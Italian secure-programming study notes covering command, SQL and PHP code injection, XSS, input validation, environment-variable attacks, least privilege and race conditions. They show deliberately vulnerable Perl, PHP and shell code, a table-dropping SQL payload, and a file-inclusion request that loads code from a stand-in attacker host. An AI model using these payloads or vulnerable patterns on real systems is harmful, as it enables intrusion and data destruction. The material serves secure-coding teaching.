Il termine injection attack si riferisce a una varietà di fallo di programma relative alla gestione errata dei dati in input. Il problema si verifica quando i dati in input influenzano il flusso dell'esecuzione del programma. Esistono diversi meccanismi attraverso i quali è possibile che ciò si verifichi. Uno dei più comuni è relativo a quando i dati di input vengono passati come parametro a un altro programma ausiliare sul sistema, il cui output viene poi elaborato e utilizzato dal programma originale, tipico di Perl, PHP, Python, sh, ... Ad esempio consideriamo l'esempio dello script Perl CGI concepito per restituire alcuni dettagli dibase relativi all'utente specificato tramite il comando UNIX finger. Lo script recupera le informazioni desiderate eseguendo un programma sul sistema del server e restituendo l'output del programma, opportunamente riformattato, se necessario, in una pagina web HTML.

```

1 #!/usr/bin/perl
2 # finger.cgi - script finger CGI che utilizza il modulo Perl5 CGI
3
4 use CGI;
5 use CGI::Carp qw(fatalsToBrowser);
6 $q = new CGI; # crea un oggetto query
7
8 # mostra l'header HTML
9 print $q->header,
10 $q->start_html('Finger User'),
11 $q->h1('Finger User');
12 print "<pre>";
13
14 # recupera il nome dell'utente e mostra i dettagli finger
15 $user = $q->param("user");
16 print `/usr/bin/finger -sh $user`;
17
18 # mostra il footer HTML
19 print "</pre>";
20 print $q->end_html;

```

(a) Script Perl finger CGI non sicuro

```

<html><head><title>Finger User</title></head><body>
<h1>finger User</h1>
<form method=post action="finger.cgi">
<b>Username to finger</b>: <input type=text name=user value="">
<p><input type=submit value="Finger User">
</form></body></html>

```

(b) Form finger

Lo script però contiene **vulnerabilità** perchè *il valore dell'utente viene passato direttamente come parametro al finger* e se l'**attaccante** invece di fornire il nome dell'utente, *fornisce un valore che contiene alcuni metacaratteri della shell*, per esempio *xxx; echo attack success; 1s 1- finger\**, *esegue qualsiasi programma sul sistema con i privilegi del server Web*.

Questo è un **command injection**, dove l'input viene utilizzato nella costruzione di un comando che viene successivamente eseguito dal sistema con i privilegi del server Web.

L'attacco mostra chiaramente il problema derivante da un controllo insufficiente dell' input del programma.

Per contrastare questo attacco un programmatore difensivo deve individuare esplicitamente tutte le assunzioni circa la natura dell' input e verificare che tutti i dati di input siano conformi a tali assunzioni prima del loro utilizzo.

Un'altra variante di questo attacco ampiamente sfruttata è l'**SQL injection** in cui l'input fornito dall'utente viene utilizzato per costruire una richiesta SQL per recuperare delle informazioni da un database.

```

$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = '" . $name . "'"; 
$result = mysql_query($query);

```

(a) Codice PHP vulnerabile

```

$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = '" . mysql_real_escape_string($name) . "'";
$result = mysql_query($query);

```

(b) Codice PHP più sicuro

La *vulnerabilità del codice a sx è molto simile a quella del command injection*, ma la differenza è che qua **vengono utilizzati metacaratteri SQL e non della shell**.

Se viene fornito un nome appropriato, come Bob, il codice funziona come previsto, mentre un input quale Bob'; drop table suppliers porta al recupero del record specificato e alla cancellazione dell'intera tabella!

Per prevenire questo tipo di attacco l'input deve essere validato prima dell'utilizzo. Gli eventuali metacaratteri devono essere ignorati. In alternativa, anziché costruire le istruzioni SOL concatenando direttamente i valori, alcune recenti raccomandazioni suggeriscono di **utilizzare placeholder o parametri SQL per costruirle in modo sicuro**.

Una terza variante è costituita dall'attacco **code injection**, l'input contiene del **codice che viene poi eseguito dal sistema attaccato**, presente spesso nel buffer overflow dove il codice iniettato è in linguaggio macchina binario rivolto a uno specifico sistema informatico.

```

<?php
include $path . 'functions.php';
include $path . 'data/prefs.php';
...

```

(a) Codice PHP vulnerabile

```

GET /calendar/embed/day.php?path=http://hacker.web.site/hack.
txt?&cmd=ls

```

(b) Exploit di request HTTP

Lo script PHP presenta una **falla** che consente agli attaccanti di chiamarlo direttamente nonostante non sia inteso per questo scopo. La vulnerabilità deriva dall'utilizzo di una variabile nel costruire il nome di un file che viene poi inserito nello script. Sebbene la variabile sia stata progettata per semplificare l'adattamento e l'installazione del programma, gli attaccanti possono sfruttare l'accesso diretto agli script insieme a due caratteristiche di PHP per eseguire un attacco noto come **"vulnerabilità PHP remote code injection"** o **"PHP file inclusion"**. Questo tipo di attacco è diffuso e viene attivamente sfruttato su numerosi script PHP CGI.

Per prevenire questo tipo di attacco è consigliabile bloccare l'assegnazione diretta dei valori dei campi del form alle variabili globali e utilizzare un array per memorizzarli. Inoltre, si consiglia di utilizzare solo valori costanti nei comandi include e di effettuare una valida valuta dei valori delle variabili prima dell'utilizzo.

Esistono anche altre varianti di injection attack, tra cui la *mail injection*, la *format string injection* e l'*interpreter injection*, ...

#### 9.2.4 Attacchi cross-site scripting.

Un tipo di vulnerabilità chiamato **cross-site scripting (XSS)** si verifica *principalmente nelle applicazioni Web con script*. Questa vulnerabilità si verifica quando **un utente inserisce del codice script (JavaScript, ActiveX, VBScript, Flash) nel contenuto HTML di una pagina web che viene visualizzata da un altro utente**.

In *alcune applicazioni Web*, potrebbe essere necessario che **il codice script acceda ai dati di altre pagine visualizzate nello stesso browser**. Tuttavia, i **browser applicano controlli di sicurezza** per limitare l'accesso ai dati delle pagine provenienti dallo stesso sito.

Gli attacchi **cross-site scripting** sfruttano questo presupposto e **cercano di bypassare i controlli di sicurezza del browser per ottenere privilegi di accesso elevati ai dati sensibili appartenenti a un altro sito**. Tra questi dati possono rientrare i *contenuti della pagina, i cookie di sessione e una serie di altri oggetti*.

La variante più comune è la vulnerabilità di **XSS reflection**.

Immagina di visitare un *sito web (guestbook, wiki o blog, ...)* che permette agli utenti di lasciare commenti. Un **attaccante malintenzionato** potrebbe **inserire uno script malevolo all'interno del commento**. Se il sito non fa un adeguato controllo del contenuto dei commenti e mostra il **commento agli altri utenti senza rimuovere lo script pericoloso**, quando gli altri utenti vedono il commento, il *loro browser eseguirà lo script pensando che sia sicuro*. Questo può consentire **all'attaccante di accedere a dati sensibili o causare danni sul sito o sui dispositivi degli utenti**.

Per prevenire questo attacco occorre **controllare tutti gli input forniti dall'utente e rimuovere o ignorare tutto il codice pericoloso in modo da bloccarne l'esecuzione**.

Gli **attacchi XSS** rivelano un *errore nel gestire in modo corretto sia l'input che l'output del programma*. La mancata verifica e validazione dell'input fa sì che il programma salvi dei valori di dati potenzialmente pericolosi. Il **target** è rappresentato dagli **utenti successivi del programma e dai programmi che utilizzano per accedervi**.

#### 9.2.5 Validazione della sintassi dell'input.

Per garantire la **sicurezza del software**, è importante **verificare che i dati di input siano conformi alle aspettative prima di utilizzarli**. Ciò implica stabilire **determinate assunzioni sugli input**, come ad esempio che *siano solo caratteri stampabili, markup HTML, nomi di persone, ID utenti, indirizzi email, nomi di file o URL*. Un modo per farlo è **confrontare i dati di input con ciò che è considerato valido e accettare solo gli input conformi, utilizzando una lista di permessi (allowlisting)**. Un approccio alternativo è **confrontare i dati di input con valori noti di input pericolosi (denylisting)**. Tuttavia, questo approccio può essere meno sicuro in quanto nuovi metodi per aggirare i controlli possono essere scoperti continuamente. Accettare solo dati di input sicuri noti è più probabile che mantenga il programma sicuro.

Per effettuare il confronto e la validazione dei dati di input, è comune utilizzare le **espressioni regolari**. Queste espressioni sono **sequenze di caratteri che descrivono i modelli di input consentiti**. Possono essere definite esplicitamente dal programmatore o incluse implicitamente in routine predefinite per l'elaborazione degli input. I **dati di input che non soddisfano le espressioni regolari possono essere rifiutati**. In questo caso, è consigliabile inviare un **messaggio di errore all'origine dell'input per consentire la correzione e la reinserzione dei dati corretti**. In alternativa, è possibile **modificare i dati in modo da renderli conformi**. Ciò può comportare l'uso di tecniche come l'**escaping** dei metacaratteri, che *rimuove le interpretazioni speciali e rende l'input sicuro*.

Le **codifiche multiple e alternative dei dati di input** possono causare **problemi**. Le codifiche strutturate come l'*HTML* o *Unicode* possono consentire *rappresentazioni multiple di caratteri*. In passato, i programmatore si basavano su un insieme comune di caratteri chiamato ASCII, ma con l'aumento della necessità di supportare lingue diverse, è stato introdotto l'insieme di caratteri Unicode. Unicode utilizza un valore di 16 bit per rappresentare ciascun carattere, ma molti programmi e applicazioni lavorano con rappresentazioni a 8 bit, come l'ASCII. Pertanto, un carattere Unicode può essere codificato in una sequenza da 1 a 4 byte utilizzando UTF-8.

Tuttavia, se le specifiche non vengono seguite correttamente, possono verificarsi codifiche multiple di caratteri comuni. Ad esempio, il carattere di barra obliqua "/" ha il valore esadecimale "2F" sia nell'ASCII che in UTF-8. UTF-8 consente anche codifiche ridondanti e più lunghe. Molti decodificatori Unicode accettano qualsiasi sequenza equivalente valida.

A fronte della possibilità di codifiche multiple, i dati di input devono prima essere trasformati in un'unica rappresentazione standard minima. Questo processo prende il nome di **canonizzazione** e consiste nel sostituire le codifiche alternative equivalenti con un unico valore comune.

Una volta fatto ciò, i dati di input possono essere confrontati con una singola rappresentazione di valori di input accettabili.

Invece di scrivere dei controlli esplicativi per ciascun campo, [SIMP11] e altri raccomandano di utilizzare delle librerie anti-XSS o dei framework Web UI con protezione XSS integrata che permettono di **automatizzare buona parte del processo di controllo**.

Quando si lavora con dati numerici, è **importante gestire correttamente la rappresentazione**, come la dimensione (interi 8,16,32 e 64 bit, numeri in virgola mobile 32,64,96), il segno e le conversioni. Problemi possono sorgere quando un valore viene convertito in un'altra forma o dimensione. Ad esempio, un numero unsigned potrebbe essere erroneamente trattato come signed, creando vulnerabilità. Un attaccante potrebbe specificare una dimensione di input molto grande che verrebbe interpretata come un numero negativo, superando il limite consentito e causando un overflow.

### 9.2.6 Fuzzing dell'utente.

È problematico prevedere e testare tutti i potenziali tipi di input non standard che potrebbero essere sfruttati da un attaccante per compromettere un programma.

Il **fuzzing** è una tecnica di testing del software che consiste nell'utilizzare dati generati casualmente come input per un programma, al fine di **identificare eventuali bug nella gestione di questi input anomali**.

Sono inclusi gli input testuali o grafici diretti a un programma, le richieste di rete casuali dirette a un Web o ad altri servizi distribuiti oppure i valori di parametri casuali passati alle funzioni standard di libreria o di sistema.

Il vantaggio del fuzzing è dato dalla sua semplicità e dal costo basso per un numero elevato di test. Tuttavia, presenta limiti nel rilevare solo errori semplici nell'input e non individua bug generati da input molto semplici.

Il fuzzing viene utilizzato anche dagli **attaccanti** per individuare potenziali bug utili presenti nel software comunemente distribuito. Per cui, è sempre più importante che gli sviluppatori e i manutentori ricorrono anche questa tecnica per individuare e correggere i bug prima che vengano scoperti e sfruttati dagli attaccanti.

## 9.3 Scrivere codice di programma sicuro.

L'elaborazione dei dati di input in un programma informatico coinvolge un *algoritmo* che specifica i passi necessari per manipolare l'input e risolvere il problema. I linguaggi di programmazione possono essere compilati in codice macchina o interpretati da un programma sul sistema di destinazione. L'esecuzione del programma richiede che il processore esegua istruzioni specifiche per implementare l'algoritmo. È importante che l'algoritmo risolva correttamente il problema, che le istruzioni macchina corrispondano all'algoritmo di alto livello e che la manipolazione dei dati sia valida e appropriata.

### 9.3.1 Corretta implementazione dell'algoritmo.

Uno dei principali problemi è garantire una corretta implementazione dell'algoritmo nel programma. Potrebbe succedere che l'algoritmo non copra tutti i casi o le varianti del problema, permettendo così a input apparentemente legittimi di causare un comportamento imprevisto nel programma, dando all'attaccante funzionalità aggiuntive.

Questa falla potrebbe derivare da un'interpretazione errata o da una gestione inappropriata dell'input, o da una gestione inadeguata di ciò che dovrebbe essere un input valido.

Questo tipo di problema nella progettazione o implementazione dell'algoritmo può causare bug che potenzialmente possono essere sfruttati nel programma finale.

Un buon esempio è stato il bug delle prime versioni del browser Web Netscape che generava le chiavi di sessione per connessioni Web inadeguate. Un attaccante riusciva a prevedere i numeri della chiave e decifrare i dati scambiati durante una sessione Web sicura.

Un attacco noto come **TCP session spoofing** o **hijacking** sfrutta l'utilizzo di pacchetti con indirizzi sorgente falsificati per ingannare un server TCP. L'obiettivo di questo attacco non è lasciare il server con connessioni semiaperte, ma piuttosto indurlo a ritenere che i pacchetti provengano da un host fidato quando in realtà provengono dal sistema dell'attaccante. Se l'attacco ha successo, l'attaccante può indurre il server a eseguire comandi o fornire accesso a dati che normalmente sarebbero limitati. Questo attacco sfrutta il fatto che l'attaccante cerca di indovinare il numero di sequenza iniziale fornito dal server e invia pacchetti appropriati per far sembrare che una connessione sia stata stabilita. L'attaccante può anche sfruttare una connessione esistente di un utente autorizzato per iniettare pacchetti falsi. Un'implementazione debole dei numeri di sequenza iniziali e l'uso del numero di sequenza come identificatore delle sessioni TCP rendono possibile questo tipo di attacco. Tuttavia, alcune versioni recenti di sistemi operativi utilizzano numeri di sequenza iniziali generati in modo casuale per prevenire tali attacchi.

A volte i **programmatori inseriscono codice aggiuntivo in un programma** per facilitarne il test e il debug. Tuttavia, questo codice può rimanere nelle versioni in produzione e creare vulnerabilità. Può rilasciare informazioni improprie agli utenti o permettere loro di bypassare i controlli di sicurezza. Un esempio noto è stato il caso di *sendmail*, un programma di consegna della posta, che conteneva un comando di debug che è stato sfruttato dal Morris Internet Worm per infettare sistemi vulnerabili. È importante minimizzare i privilegi dei programmi per evitare tali problemi.

Un esempio riguarda *l'implementazione di un interprete per linguaggi di alto o intermedio livello*. Se l'interprete non riflette correttamente la semantica del linguaggio, potrebbero verificarsi bug che possono essere sfruttati da un attaccante. Un caso noto riguarda le prime implementazioni della Java Virtual Machine (JVM) che non avevano adeguati controlli di sicurezza per il codice proveniente da remoto, consentendo agli attaccanti di eseguire codice non fidato con accesso privilegiato al sistema e ai dati.

È fondamentale prestare attenzione alla progettazione e implementazione dei programmi, come dimostrano gli esempi citati. Specificare accuratamente le assunzioni (numero casuale generato realmente imprevedibile) e garantire che siano soddisfatte dal codice del programma è essenziale. Le specifiche e i controlli di solito vengono gestiti in modo informale, ma è possibile utilizzare metodi formali per garantire la correttezza del software. È importante identificare e rimuovere le estensioni di debug e testing prima di distribuire e utilizzare il programma.

### 9.3.2 Accertarsi che il linguaggio macchina corrisponda all'algoritmo.

Il secondo problema riguarda la corrispondenza tra l'algoritmo specificato in un linguaggio di programmazione e le istruzioni macchina che lo implementano. Spesso si assume che il compilatore o l'interprete generino o esegano correttamente il codice, ma questo può essere un errore. Un programmatore malintenzionato potrebbe inserire istruzioni dannose all'interno del compilatore stesso, rendendo difficile rilevare tali modifiche nel codice macchina generato. Questo problema è particolarmente critico per la certificazione dei sistemi informatici ad alta affidabilità.

### 9.3.3 Interpretazione corretta dei valori dei dati.

Un problema aggiuntivo riguarda l'interpretazione corretta dei valori dei dati. Al livello più elementare i dati nei computer sono rappresentati come bit binari. Questi possono essere salvati in byte di memoria o unità più grandi come word o longword.

E' possibile accedervi e manipolarli nella memoria oppure copiarli nei registri del processore prima dell'utilizzo. La loro interpretazione dipende dalle operazioni di programma e dalle istruzioni macchina eseguite.

Alcuni linguaggi hanno regole più rigide sull'interpretazione dei dati, riducendo il rischio di errori. Altri linguaggi, come il C, consentono una maggiore flessibilità ma possono portare a problemi come buffer overflow o manipolazione errata dei puntatori. È importante utilizzare un linguaggio fortemente tipizzato e monitorare le segnalazioni di bug per evitare utilizzi pericolosi delle routine di sistema. In linguaggi meno tipizzati come il C, bisogna fare attenzione nella conversione dei tipi di dati per garantire un utilizzo corretto.

### 9.3.4 Utilizzo corretto della memoria.

Un problema correlato è l'allocazione e la gestione della memoria dinamica, in particolare nello heap del processo. Se un programma non gestisce correttamente la memoria dinamica, può verificarsi una perdita di memoria (**memory leak**) che porta all'esaurimento della memoria disponibile nello heap e al crash del programma. Questo può essere sfruttato per attacchi denial-of-service.

*Linguaggi come il C* spesso **richiedono una gestione manuale della memoria**, il che può portare a **errori di memory leak** difficili da individuare e correggere.

Altri linguaggi come *Java* e *C++* **gestiscono automaticamente l'allocazione e il rilascio della memoria**, rendendo i programmi più affidabili. È consigliabile utilizzare tali linguaggi per evitare problemi di gestione della memoria.

### 9.3.5 Prevenire le race condition sulla memoria condivisa.

La gestione dell'accesso alla memoria condivisa da parte di processi o thread diversi è un aspetto critico. Senza una sincronizzazione adeguata, possono verificarsi situazioni di **race condition** in cui i valori vengono compromessi o le modifiche vanno perse. La soluzione a questo problema richiede l'**uso corretto di primitive di sincronizzazione**, ma selezionarle in modo appropriato ed efficiente può essere complesso. Una scelta errata può causare **deadlock**, con i processi o thread in attesa reciproca di risorse. Questo può essere sfruttato per attacchi denial-of-service. Nelle applicazioni complesse, è difficile evitare completamente i deadlock. È importante **progettare attentamente e suddividere il problema per ridurre le aree di accesso alla memoria condivisa e selezionare le migliori primitive da utilizzare**.

## 9.4 Interagire con il sistema operativo e altri programmi.

Il terzo componente dei programmi informatici riguarda la loro interazione con il sistema operativo e altri programmi. È importante considerare questo aspetto per scrivere software sicuro. Ad eccezione delle applicazioni embedded dedicate i programmi vengono eseguiti all'interno di un sistema operativo che controlla l'accesso alle risorse del sistema e ne coordina l'uso tra i vari programmi in esecuzione. Il sistema operativo fornisce un ambiente di esecuzione per i processi, che includono il codice, i dati, le variabili d'ambiente e gli argomenti della riga di comando. I programmi devono gestire correttamente l'accesso alle risorse del sistema, come file e dispositivi, e ottenere i permessi appropriati per farlo. Tuttavia, un accesso non adeguato può portare a problemi di sicurezza, in quanto un bug nel programma potrebbe compromettere il sistema. Inoltre, quando più programmi accedono a risorse condivise, come un file, è necessario gestire correttamente la sincronizzazione per evitare problemi di accesso concorrente.

### 9.4.1 Variabili d'ambiente.

Le variabili d'ambiente sono valori stringa che influenzano il comportamento dei processi in esecuzione. Ogni processo eredita le variabili d'ambiente dal processo padre e può modificarle in qualsiasi momento. Il sistema operativo le inserisce nella memoria del processo alla sua creazione, di solito come una copia delle variabili d'ambiente del genitore. Tuttavia, è possibile specificare nuovi valori per le variabili d'ambiente quando si avvia un nuovo programma. Le variabili d'ambiente sono ampiamente utilizzate in diversi sistemi operativi, tra cui *UNIX*, *DOS*, *Windows* e altri, e ci sono nomi di variabili comuni utilizzati dai programmi e dal sistema operativo.

Tra le variabili d'ambiente più note che possono essere sfruttate per attacchi contro i programmi abbiamo la variabile *PATH*, che specifica l'insieme di directory in cui cercare un dato comando, *IFS*, che definisce i confini delle parole in uno script di shell, e *LD\_LIBRARY\_PATH*, che specifica l'elenco di directory in cui cercare le librerie caricabili dinamicamente.

Le variabili d'ambiente possono rappresentare un potenziale rischio di sicurezza poiché possono essere utilizzate per l'inserimento di dati non fidati in un programma. Un attacco comune coinvolge un utente locale che cerca di ottenere privilegi elevati sfruttando queste variabili. Gli attaccanti cercano di compromettere programmi che operano con privilegi di superutente o amministratore, forzandoli ad eseguire il codice scelto dall'attaccante grazie a tali privilegi più elevati. Gli attacchi iniziali si concentravano spesso sugli script di shell eseguiti con privilegi di proprietario anziché dell'utente in esecuzione.

```
#!/bin/bash
user=`echo $1 | sed 's/[@#$]/`'
grep $user /var/local/accounts/ipaddrs
```

(a) Esempio di script di shell privilegiato vulnerabile

```
#!/bin/bash
PATH="/sbin:/bin:/usr/sbin:/usr/bin"
export PATH
user=`echo $1 | sed 's/[@#$]/`'
grep $user /var/local/accounts/ipaddrs
```

(b) Script di shell privilegiato ancora vulnerabile

Lo script di esempio a sx mostra alcune vulnerabilità legate all'interazione con le variabili d'ambiente. La prima vulnerabilità riguarda l'utilizzo della variabile *PATH* da parte dell'attaccante per richiamare programmi esterni, consentendo all'attaccante di sostituire un programma di sistema con uno maligno. Una possibile soluzione è utilizzare

nomi assoluti per i programmi o reimpostare la variabile PATH a un valore predefinito noto (figura a dx). Tuttavia, la variabile d'ambiente IFS può essere sfruttata per eseguire comandi non desiderati. Gli attacchi a script di shell possono compromettere il sistema, specialmente se eseguiti come utente root. Alcuni sistemi UNIX limitano l'impostazione di variabili d'ambiente critiche, ma questo non impedisce gli attacchi ai programmi eseguiti da altri utenti con maggiori privilegi di accesso.

*Scrivere script di shell sicuri e con privilegi è complesso e sconsigliato. È preferibile limitare i privilegi e resettare le variabili d'ambiente critiche. L'approccio migliore è utilizzare un programma wrapper compilato per richiamare gli script, eseguendo controlli di sicurezza prima di generare un ambiente sicuro.* Anche i programmi compilati con privilegi possono essere vulnerabili alle variabili d'ambiente, quindi è importante ripristinare la variabile PATH a valori noti e sicuri.

Tutti i programmi sui moderni sistemi informatici utilizzano fondamentalmente le funzionalità fornite dalle routine di libreria standard. Una volta che il programma è compilato e linkato, il codice di queste librerie standard può essere incluso nel file del programma eseguibile. Si tratta del cosiddetto linking statico.

Il linking statico e dinamico sono due approcci per l'utilizzo delle librerie standard nei programmi. Nel linking statico, il codice delle librerie viene incluso direttamente nel file eseguibile, creando copie identiche delle librerie per ciascun programma. Ciò può causare uno spreco di spazio di memoria.

Nel linking dinamico, invece, il programma fa riferimento a una tabella di nomi e puntatori delle funzioni necessarie, e una singola copia della libreria viene condivisa tra tutti i processi che ne hanno bisogno. Tuttavia, il linking dinamico può presentare vulnerabilità. Un attaccante potrebbe costruire una versione personalizzata di una libreria comune, inserendo codice dannoso in una funzione utilizzata da un programma target collegato dinamicamente. Impostando la variabile d'ambiente LD\_LIBRARY\_PATH in modo che il riferimento alla copia dell'attaccante sia il primo, il codice dannoso viene eseguito con i privilegi del programma target.

Per mitigare questo tipo di attacco, è possibile utilizzare l'esecuzione con linking statico, ma ciò comporta un maggiore utilizzo di memoria. Alcuni sistemi operativi moderni bloccano l'uso della variabile d'ambiente LD\_LIBRARY\_PATH quando il programma viene eseguito con privilegi diversi.

Inoltre, molti programmi utilizzano variabili d'ambiente personalizzate per consentire agli utenti di modificare il comportamento del programma. Tuttavia, queste variabili possono rappresentare un input non fidato e devono essere convalidate per evitare vulnerabilità come buffer overflow. È importante prestare attenzione all'interazione del programma con il sistema e valutare attentamente le implicazioni di sicurezza delle assunzioni fatte.

#### 9.4.2 Utilizzare i privilegi minimi e più appropriati.

Molte delle vulnerabilità dei programmi possono portare all'esecuzione di codice da parte di un attaccante con i privilegi del programma compromesso. Questo può consentire all'attaccante di ottenere privilegi elevati attraverso una privilege escalation. Per mitigare questo rischio, è consigliabile eseguire i programmi con il minor numero di privilegi necessari, seguendo il principio del privilegio minimo. Questo approccio è considerato essenziale per garantire la sicurezza dei programmi.

Normalmente, i programmi vengono eseguiti con i privilegi e i diritti di accesso dell'utente che li avvia. Tuttavia, ci sono situazioni in cui un programma deve accedere a risorse a cui l'utente non ha accesso diretto. Per far ciò, si utilizzano meccanismi speciali, come un login di sistema dedicato, per eseguire il programma con privilegi speciali. Questo permette di implementare un controllo fine dell'accesso alle risorse utilizzate dal programma. I sistemi operativi offrono vari meccanismi per supportare questa pratica, come le opzioni "set user" o "set group" nei sistemi UNIX e le liste di controllo degli accessi nei sistemi Windows.

Quando si esegue un programma privilegiato, è importante definire correttamente i privilegi di utente e gruppo necessari. Concedere privilegi di gruppo è spesso preferibile perché semplifica l'identificazione degli utenti su sistemi UNIX. Tuttavia, ci sono casi in cui è necessario concedere privilegi speciali di utente. È importante gestire attentamente l'uso di questi programmi e tenere traccia delle attività tramite il logging, se necessario.

Un'altra considerazione è assicurarsi che i programmi privilegiati possano modificare solo i file e le directory strettamente necessarie. Un errore comune è che tali programmi siano proprietari di tutti i file e le directory associati. Questo viola il principio del minimo privilegio e aumenta il rischio di compromissione del sistema. Un esempio comune è la configurazione errata dei server Web, in cui il server viene eseguito con privilegi speciali e viene assegnata la proprietà di molti file nella gerarchia dei documenti. Ciò permette all'attaccante di modificare molti file se il server viene compromesso, causando spesso defacement o altre conseguenze gravi.

È importante evitare queste pratiche sbagliate per proteggere il sistema e prevenire possibili danni causati da attacchi.

È fondamentale assegnare correttamente le proprietà di file e gruppi ai programmi privilegiati per

garantire un corretto funzionamento del servizio e prevenire la compromissione dei file. Quando si sposta un programma su un nuovo sistema o si effettua un aggiornamento del sistema operativo, è importante assicurarsi che tutte le impostazioni vengano aggiornate correttamente.

I problemi maggiori si verificano quando i programmi privilegiati vengono eseguiti con privilegi di root o amministratore, che forniscono un alto livello di accesso e controllo al sistema. L'obiettivo principale degli attaccanti è acquisire tali privilegi, quindi i programmi privilegiati rappresentano un target strategico. Il principio del privilegio minimo suggerisce di concedere l'accesso privilegiato solo quando strettamente necessario e per il minor tempo possibile.

È possibile limitare i privilegi di un programma privilegiato dopo l'iniziale connessione a una porta di servizio privilegiata. Ad esempio, i server Web e altri server di rete possono ridurre i propri privilegi a quelli di un utente speciale dopo la connessione iniziale. Ciò riduce il rischio di attacchi successivi. D'altra parte, i problemi di sicurezza riscontrati nel programma sendmail erano in parte dovuti al fatto che veniva eseguito sempre con privilegi di root.

Pertanto, è importante valutare attentamente i requisiti di privilegio dei programmi privilegiati e adottare misure per ridurre al minimo i privilegi concessi, garantendo così una maggiore sicurezza del sistema.

Una buona progettazione di programmi difensivi richiede la suddivisione dei programmi complessi in moduli più piccoli, concedendo solo i privilegi necessari a ciascun modulo per il tempo strettamente necessario. Questa modularizzazione aumenta l'isolamento tra i componenti e facilita il testing e la verifica. I pochi componenti che richiedono privilegi elevati possono essere mantenuti piccoli e sottoposti a un controllo rigoroso. Un esempio di programma che adotta queste linee guida di progettazione è il sistema di consegna della posta Postfix.

Un'altra tecnica per minimizzare i privilegi è l'esecuzione di programmi potenzialmente vulnerabili all'interno di un sandbox o di un ambiente controllato, che fornisce isolamento e controllo del programma. Alcuni linguaggi di programmazione, come Java, forniscono un runtime con funzionalità sandbox. Nei sistemi UNIX, è possibile utilizzare la funzione di sistema chroot per creare una chroot jail, che limita la vista del programma sul file system a una determinata porzione isolata. Tuttavia, la configurazione corretta di una chroot jail può essere complessa.

Anche se una chroot jail può limitare le conseguenze di una compromissione, non è adatta a tutte le situazioni e non rappresenta una soluzione di sicurezza completa. Un'alternativa recente è l'utilizzo di container o virtualizzazione applicativa che consentono di isolare e controllare l'esecuzione di un'applicazione in un ambiente separato.

#### 9.4.3 Chiamate di sistema e funzioni di libreria standard.

I programmi informatici effettuano le chiamate al sistema operativo per accedere alle risorse di sistema e alle funzioni della libreria standard per eseguire le comuni operazioni e spesso fanno delle assunzioni sul comportamento delle funzioni di sistema e delle librerie standard che utilizzano. Tuttavia, in alcune circostanze, queste assunzioni possono essere errate e il programma potrebbe non funzionare come previsto.

Ciò può essere causato dal fatto che i programmatori spesso si concentrano solo sul proprio programma senza considerare le interazioni con altri programmi in esecuzione sul sistema. Le ottimizzazioni del sistema operativo e delle librerie possono entrare in conflitto con gli obiettivi del programma, causando un comportamento diverso da quello previsto.

Un esempio di queste problematiche riguarda la cancellazione sicura dei file. Utilizzare l'utility standard di cancellazione dei file o la chiamata di sistema potrebbe non essere sufficiente per garantire che il contenuto del file non possa essere recuperato successivamente. È necessario sovrascrivere il contenuto con diversi pattern di bit per minimizzare la possibilità di recupero dei dati originali.

Le vulnerabilità riscontrate sono il risultato di assunzioni errate sul comportamento delle funzioni di sistema correlate. Alcuni esempi di queste vulnerabilità sono:

- Il sistema operativo potrebbe sovrascrivere i dati originali del file se il programma non segnala che i dati esistenti sono ancora necessari.
- I dati potrebbero non essere scritti immediatamente sul disco se il buffer di I/O non si riempie prima che il programma riparta. Il programma deve richiedere esplicitamente lo svuotamento del buffer dopo ogni sovrascrittura.
- Anche dopo lo svuotamento del buffer di I/O, i dati potrebbero non essere scritti immediatamente sul disco a causa della bufferizzazione del sistema operativo. Il programma deve richiedere una sincronizzazione dei dati con il dispositivo per garantirne la scrittura effettiva, ma ciò può influire sulle prestazioni complessive del sistema.

Con queste modifiche l'algoritmo di un programma di distruzione sicura dei file può presentare ancora problematiche. Il trasferimento dei dati su dispositivi di memorizzazione può comportare la perdita di dati precedenti, il che

richiede un meccanismo per richiedere la scrittura di tutti i dati in sospeso. Alcuni dispositivi come le *unità di memoria flash* possono allocare nuovi blocchi invece di riutilizzare quelli esistenti. I file system con **journaling** possono conservare record che consentono l'accesso ai dati precedenti. Scrivere un programma sicuro di distruzione dei file è complesso a causa delle molteplici assunzioni fatte dai diversi livelli di codice. È necessario identificare e risolvere i conflitti tra le assunzioni e gli obiettivi del programma. È importante testare attentamente il programma per verificarne il corretto funzionamento. Un approccio migliore potrebbe essere sovrascrivere i blocchi non utilizzati nel file system e nello spazio di swap anziché cercare di distruggere il contenuto dei file.

#### 9.4.4 Prevenire le race condition sulle risorse di sistema condivise.

In determinate circostanze può succedere che più programmi abbiano bisogno di accedere a una risorsa di **sistema comune**, tipicamente un file contenente dati creati e manipolati da più programmi. Il problema della sincronizzazione dell'accesso a una risorsa condivisa, come un file, può essere risolto utilizzando un meccanismo di **locking** (utilizzo di un opportuno meccanismo di sincronizzazione per serializzare gli accessi e prevenire gli errori).

Un approccio comune è l'utilizzo di un **lockfile** dove ciascun processo può a turno avere l'opportuno accesso, ma presenta alcune *limitazioni*, come la sua natura consultiva (cioè se un programma decide di ignorare la presenza del lockfile e di accedere alla risorsa condivisa, il sistema non lo impedirà) e la possibilità di **race condition**. (due processi cercano contemporaneamente di creare un lockfile per accedere a una risorsa condivisa, compromettendo i dati del file condiviso)

Tuttavia, è possibile implementarlo correttamente utilizzando un'operazione atomica (processo di verifica dell'assenza del lockfile e la successiva creazione dello stesso devono svolgersi in sequenza senza possibilità di interruzione) per la creazione del file.

L'implementazione corretta del locking di un file prevede di provare sempre a creare il lockfile e gestire le eventuali situazioni di errore. Questa tecnica classica, nota come **lockfile**, offre vantaggi come la visibilità del lockfile nel listato della directory e la possibilità per l'amministratore di rimuovere facilmente i lock residui. Tuttavia, esistono anche meccanismi di locking più moderni e alternativi, che possono essere di tipo consultivo o obbligatorio. I lock obbligatori garantiscono che nessun accesso improprio avvenga su un file bloccato, ma possono presentare problemi nella rimozione del lock in caso di crash del processo. È importante utilizzare correttamente il meccanismo di locking scelto, poiché la sua implementazione può variare tra i diversi sistemi operativi.

#### 9.4.5 Utilizzo sicuro dei file temporanei.

I file temporanei vengono utilizzati per memorizzare una copia temporanea dei dati mentre li elaborano.

La criticità dei file temporanei è data dal fatto che sono unici e che non sono accessibili dagli altri processi.

Bisogna garantire l'univocità dei nomi di questi file.

